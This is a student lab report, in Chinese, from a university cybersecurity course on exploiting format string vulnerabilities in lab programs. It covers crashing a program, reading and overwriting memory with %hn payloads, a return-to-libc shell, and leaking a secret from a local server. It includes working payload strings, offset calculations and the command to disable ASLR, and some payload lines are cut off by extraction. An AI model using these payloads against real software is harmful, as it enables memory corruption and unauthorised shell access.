

信息系统安全实验报告

姓 名: 胡晓雯

学院: 网络空间安全学院

专业: 网络空间安全

班 级: 网安1904 班

学 号: U201911757

指导教师: 王 杰

分数	
教师签名	

目 录

1实验一 软件安全实验	1
1.1 实验目的	
1.2 实验内容、步骤及结果	
1.3 实验中的问题、心得和建议	

1实验一 软件安全实验

1.1 实验目的

在缓冲区溢出漏洞利用基础上,理解如何进行格式化字符串漏洞利用。

C语言中的 printf() 函数用于根据格式打印出字符串,使用由 printf() 函数的%字符标记的占位符,在打印期间填充数据。格式化字符串的使用不仅限于 printf() 函数; 其他函数,例如 sprintf()、fprintf() 和 scanf(),也使用格式字符串。某些程序允许用户以格式字符串提供全部或部分内容。本实验的目的是利用格式化字符串漏洞,实施以下攻击: (1)程序崩溃; (2)读取程序内存; (3)修改程序内存; (4)恶意代码注入和执行。

1.2 实验内容、步骤及结果

首先,在本次实验进行之前,关闭地址随机化。

echo 0 > /proc/sys/kernel/randomize_va_space cat /proc/sys/kernel/randomize va space

任务一:针对 pro1, 改变 var 的值

首先输出栈上的数据,并利用 AAAA 来定位溢出点,可以观察到,第六个格式化字符串将会对应到所输入字符串的前四个字节 AAAA,基于此,来进行input 的构造。

首先,为将 target 修改为 66887799,即需要将 0xbfffeca6 修改为 6688,0xbfffeca4 修改为 7799。鉴于第六个格式化字符串对应构造的输入的开始,因此在使用%hn(代表写入两个字节)作为第六个格式化字符串,并在前面使用 5个%.8x。为了使得输出长度为 26248(0x6688),需要设置第五个格式化字符串输

出长度为 26248-12-4*9-1=26199, 进一步地,设置第七个格式化字符串长度为 30617-26248-1=4369。如下,即为构造出的字符串。

```
echo$(printf
"\xA6\xEC\xFF\xBF@@@@\xA4\xEC\xFF\xBF")_%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.
```

4368x% hn > input

./prog1 < input | grep -a address

测试后,观察到 target 被正确修改为 0x66887799

```
root@VM:/home/seed/Desktop/lab1# echo $(printf "\xA6\xEC\xFF\xBF@@
@@\xA4\xEC\xFF\xBF")_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x% hn >
input
root@VM:/home/seed/Desktop/lab1# ./prog1 < input | grep -a address
Target address: bfffeca4
Data at target address: 0x11223344
Data at target address: 0x66887799
root@VM:/home/seed/Desktop/lab1# </pre>
```

采用类似的计算方式,进行修改 target 为 0xdeadbeef 的设置,需要注意的是,由于 0xbeef 小于 0xdead,因此首先对 0xbfffeca4 进行写入,然后再对 0xbfffeca6 进行写入,最终的构造出的字符串和更改的结果如下所示。

```
echo
$(printf
"\xA4\xEC\xFF\xBF@@@@\xA6\xEC\xFF\xBF")_%.8x_%.8x_%.8x_%.8x_%.48830x%hn_%.
8125x% hn > input
```


```
root@VM:/home/seed/Desktop/lab1# echo $(printf "\xA4\xEC\xFF\xBF@@
@@\xA6\xEC\xFF\xBF")_%.8x_%.8x_%.8x_%.48830x%hn_%.8125x% hn >
input
root@VM:/home/seed/Desktop/lab1# ./prog1 < input | grep -a address
Target address: bfffeca4
Data at target address: 0x11223344
Data at target address: 0xdeadbeef</pre>
```

任务二:针对 prog2 获取 shell

使用如下命令编译得到 prog22n, 此时开启了 stack_guard 和不可执行栈的保护。

```
gcc -fstack-protector -z noexecstack -o prog22n prog2.c
```

首先,通过打印栈上数据的方式定位输入字符串在栈上的位置。由下图可知, 第7个格式化字符对应的是输入字符串的开始。



使用 gdb 调试 lab22 以获取其 libc 加载的基地址,如下所示为 0xb7d6a00。

```
gdb-peda$ info proc mappings
process 11072
 Mapped address spaces:
                   Start Addr End Addr
0x8048000 0x8049000
                                                                                                                 Offset objfile
                                                                                                                 0x0 /home/seed/workspace/code/prog22
0x0 /home/seed/workspace/code/prog22
0x1000 /home/seed/workspace/code/prog22
                                                                                     0x1000
                                                  0x804a000
0x804b000
                                                                                     0x1000
0x1000
                       0x8049000
                       0x804a000
                       0x804b000
                                                0x8070000
                                                                                  0x25000
                                                                                                                        0x0 [heap]
                    0xb7b61000 0xb7b63000
0xb7b63000 0xb7bb6000
                                                                                  0x2000
0x53000
                                                                                                              0x0 /lib/i386-linux-gnu/libm-2.23.so
0x52000 /lib/i386-linux-gnu/libm-2.23.so
0x53000 /lib/i386-linux-gnu/libm-2.23.so
                   0xb7bb3000 0xb7bb7000
0xb7bb7000 0xb7bb8000
0xb7bb8000 0xb7bb9000
                                                                                     0x1000
                                                                                    0x1000
0x1000
                                                                                                                       0x0
                   0xb7/bb0000 0xb7/bd2000
0xb7bb9000 0xb7bd2000
0xb7bd2000 0xb7bd3000
0xb7bd3000 0xb7bd4000
0xb7bd4000 0xb7bd6000
0xb7bd6000 0xb7bf2000
0xb7bf2000 0xb7bf3000
                                                                                  0x19000
0x1000
0x1000
                                                                                                              0x0 /lib/i386-linux-gnu/libpthread-2.23.so
0x18000 /lib/i386-linux-gnu/libpthread-2.23.so
0x19000 /lib/i386-linux-gnu/libpthread-2.23.so
                                                                                                           0x19000 /lib/i386-linux-gnu/libpthread-2.23.so
0x0
0x0 /lib/i386-linux-gnu/libgcc s.so.1
0x1b000 /lib/i386-linux-gnu/libgcc s.so.1
0x0 /usr/lib/i386-linux-gnu/libstdc++.so.6.0.21
0x16d000 /usr/lib/i386-linux-gnu/libstdc++.so.6.0.21
0x16d000 /usr/lib/i386-linux-gnu/libstdc++.so.6.0.21
0x172000 /usr/lib/i386-linux-gnu/libstdc++.so.6.0.21
                                                                                  0x2000
0x1c000
                                                                                     0x1000
                   0xb7b12000 0xb7d13000

0xb7d60000 0xb7d61000

0xb7d61000 0xb7d66000

0xb7d66000 0xb7d67000

0xb7d67000 0xb7d6a000
                                                                                0x16d000
0x1000
                                                                                     0x5000
                                                                                     0x1000
0x3000
                                                                                                                        0x0
                  0xb7d6a000 0xb7f19000
0xb7f19000 0xb7f1a000
                                                                                0x1af000
0x1000
                                                                                                           0x0 /lib/i386-linux-qnu/libc-2.23.so
0x1af000 /lib/i386-linux-gnu/libc-2.23.so
  --Type <return> to continue, or q <return> to quit---
0xb7f1a000 0xb7f1c000 0x2000 0x1af000 /lib/i386-linux-gnu/libc-2.23.so
0xb7f1c000 0xb7f1d000 0x1000 0x1b1000 /lib/i386-linux-gnu/libc-2.23.so
0xb7f1d000 0xb7f20000 0x3000 0x0
                    0xb7f37000 0xb7f3a000
                                                                                     0x3000
                                                                                                                        0x0 /home/seed/lib/boost/libboost system.so.1.64.0
```

进一步,获取 system 的偏移为 0x3ada0,字符串/bin/sh 的偏移为 15b82b。

```
[06/13/22]seed@VM:~/.../lab1$ readelf -a /lib/i386-linux-gnu/libc-2.23.so | grep " system" 1457: 0003ada0 55 FUNC WEAK DEFAULT 13 system@@GLIBC 2.0 [06/13/22]seed@VM:~/.../lab1$ readelf -a /lib/i386-linux-gnu/libc-2.23.so | grep " /bin/sh" [06/13/22]seed@VM:~/.../lab1$ readelf -a /lib/i386-linux-gnu/libc-2.23.so | grep "/bin/sh" [06/13/22]seed@VM:~/.../lab1$ strings -tx /lib/i386-linux-gnu/libc-2.23.so | grep "/bin/sh" 15b82b /bin/sh [06/13/22]seed@VM:~/.../lab1$
```

设置 badfile 为空,如下所示,可以观察到返回地址为 0xbfffec2c,因此,需要在 0xbfffec2c 位置写入 system 函数的地址,在 0xbfffec14 处写入/bin/sh 的地址。

```
[06/13/22]seed@VM:~/.../lab1$ ./prog22
The address of the input array: 0xbfffec44
The value of the frame pointer: 0xbfffec28
The value of the return address(before): 0x08048558

The value of the return address(after): 0x08048558
[06/13/22]seed@VM:~/.../lab1$
```

类似任务一的分析过程,构造如下所示的 badfile。

echo \$(printf "\x3C\xEC\xFF\xBF@@@@\x44\xEC\xFF\xBF@@@@\x3E\xEC\xFF\xBF@@@@\x46\xEC\x 然后进行测试,发现成功获取 shell, 且此时的用户为 seed。

进一步地,设置 setuid 位置,尝试是否能进行 root shell 的获取。

[06/13/22]seed@VM:~/.../lab1\$ chmod u+s prog2set [06/13/22]seed@VM:~/.../lab1\$ ls -l |grep prog2set -rwsr-xr-x 1 seed seed 7444 May 30 22:34 prog2set

利用上述方式再次获取 shell, 发现没有获取 root 权限。

任务三:针对 prog3 获取 secret


首先,进行编译,并将文件名修改为 format。

Make


为定位输入字符串在栈上的位置,首先将如下格式化字符串写入 msg 中。

在另一个终端运行./server,并使用如下命令将 msg 的内容变为 server 的输入 cat msg | nc 127.0.0.1 909

可以观察到打印了栈上的内容,却没有观察到 ABCD 的 ASC 码值。



进一步,增加%.8x 的个数,多打印栈上的数据。测试结果如下所示,根据 ABCD 的位置判断前面需要 63 个.8x。



将 ABCD 处替换为 secret 的地址, 并在 63 个%.8x 后面加上%s, 这就使得%s 所对应的地址为 secret 的地址, 运行测试, 观察到打印出了"A secret message"字样。

echo \$(printf

任务四:针对 prog3,修改 target 变为 0xc0ffee00

首先, target 的地址为 0x08044a02c, 要将 target 修改为 0xc0ffee00, 在大端模式下,需要将 0x08044a02c 对应的字节修改为 0xc0ff, 0x08044a02e 对应的字节修改为 0xee00。

Ee00 对应的 10 进制值为 60928, c0ff 对应的值为 49407,由于后者较小,因此首先对 0x08044a02c 进行写入,再在此基础上,对 0x088044a02e 进行写入。即确定格式化字符串开始的格式如下所示。

"\x2c\xa0\x04\x08@@@@\x2e\xa0\x04\x08")⁵

鉴于上述输出内容的长度为 12,62 个%.8x_输出长度为 62*9=558,因此最后一个%.8x_的输出长度应为 49407-558-12-1=48836,又 60928-49407-1=11520,因此最后一个%.8x 的输出长度为 11520。因此,构造的格式化字符串如下所示。

进行测试,发现成功修改为0xc0ffee00。

进一步地,打开地址随机化,可以观察到,buffer 地址改变,但是两个变量的地址没有发生改变。

```
[05/27/22]seed@VM:~/.../prog3$ ./server
Got a connection from 127.0.0.1
Starting format
The input buffer's address:
                              0xbf8df0f0
The secret message's address: 0x08048/40
The target variable's address: 0x0804a02c
Waiting for user input .....
Received 13 bytes.
Frame Pointer (inside myprintf): 0xbf8df018
The target variable's value (before): 0x11223344
. 000000, 000
The target variable's value (after): 0x11223344
(^_^)(^_^) Returned properly (^_^)(^_^)
[05/27/22]seed@VM:~/.../prog3$ ./server
Got a connection from 127.0.0.1
Starting format
^[[A^[[AGot a connection from 127.0.0.1
Starting format
[05/27/22]seed@VM:~/.../prog3$ ./server
Got a connection from 127.0.0.1
Starting format
The input buffer's address:
                               0xbfa96b30
The secret message's address: 0x08048740
The target variable's address: 0x0804a02c
Waiting for user input .....
Received 13 bytes.
Frame Pointer (inside myprintf): 0xbfa96a58
The target variable's value (before): 0x11223344
. $66666, $80
The target variable's value (after): 0x11223344
(^ ^)(^ ^) Returned properly (^ ^)(^ ^)
```

1.3 实验中的问题、心得和建议

在本次实验过程中,遇到了如下所示的问题:

(1)在任务一中,若直接使用%n进行写入,会发现写入的值和预期的值不同,这是由于 printf 输出过长字符导致的,因此需要使用%hn,分两次进行写入,每

- 一次写入两个字节。
- (2)为了能使得程序被 gdb 调试,在编译阶段需要加入-g 选项,否则 gdb 会提示没有调试信息。
 - (3)在 gdb 调试的最开始,先使用 start 命令,而不是 c 命令。

在任务二利用 prog2 获取 shell 的过程中,需要注意 prog2 文件的属主问题。通过本次实验,我深入了解了格式化字符串漏洞的利用流程,以及如何利用以获取 shell 和相关保密数据。其中,对于格式化字符串的构造较具有挑战性,首先需要定位溢出点,这主要通过打印栈上数据并配合提示字符得到,然后需要计算相应的地址以及依赖%n 进行写入。

对于本实验的建议是,本次实验有较多的子任务为修改数据,因此为了防止 冗余,建议可以减少为一个任务。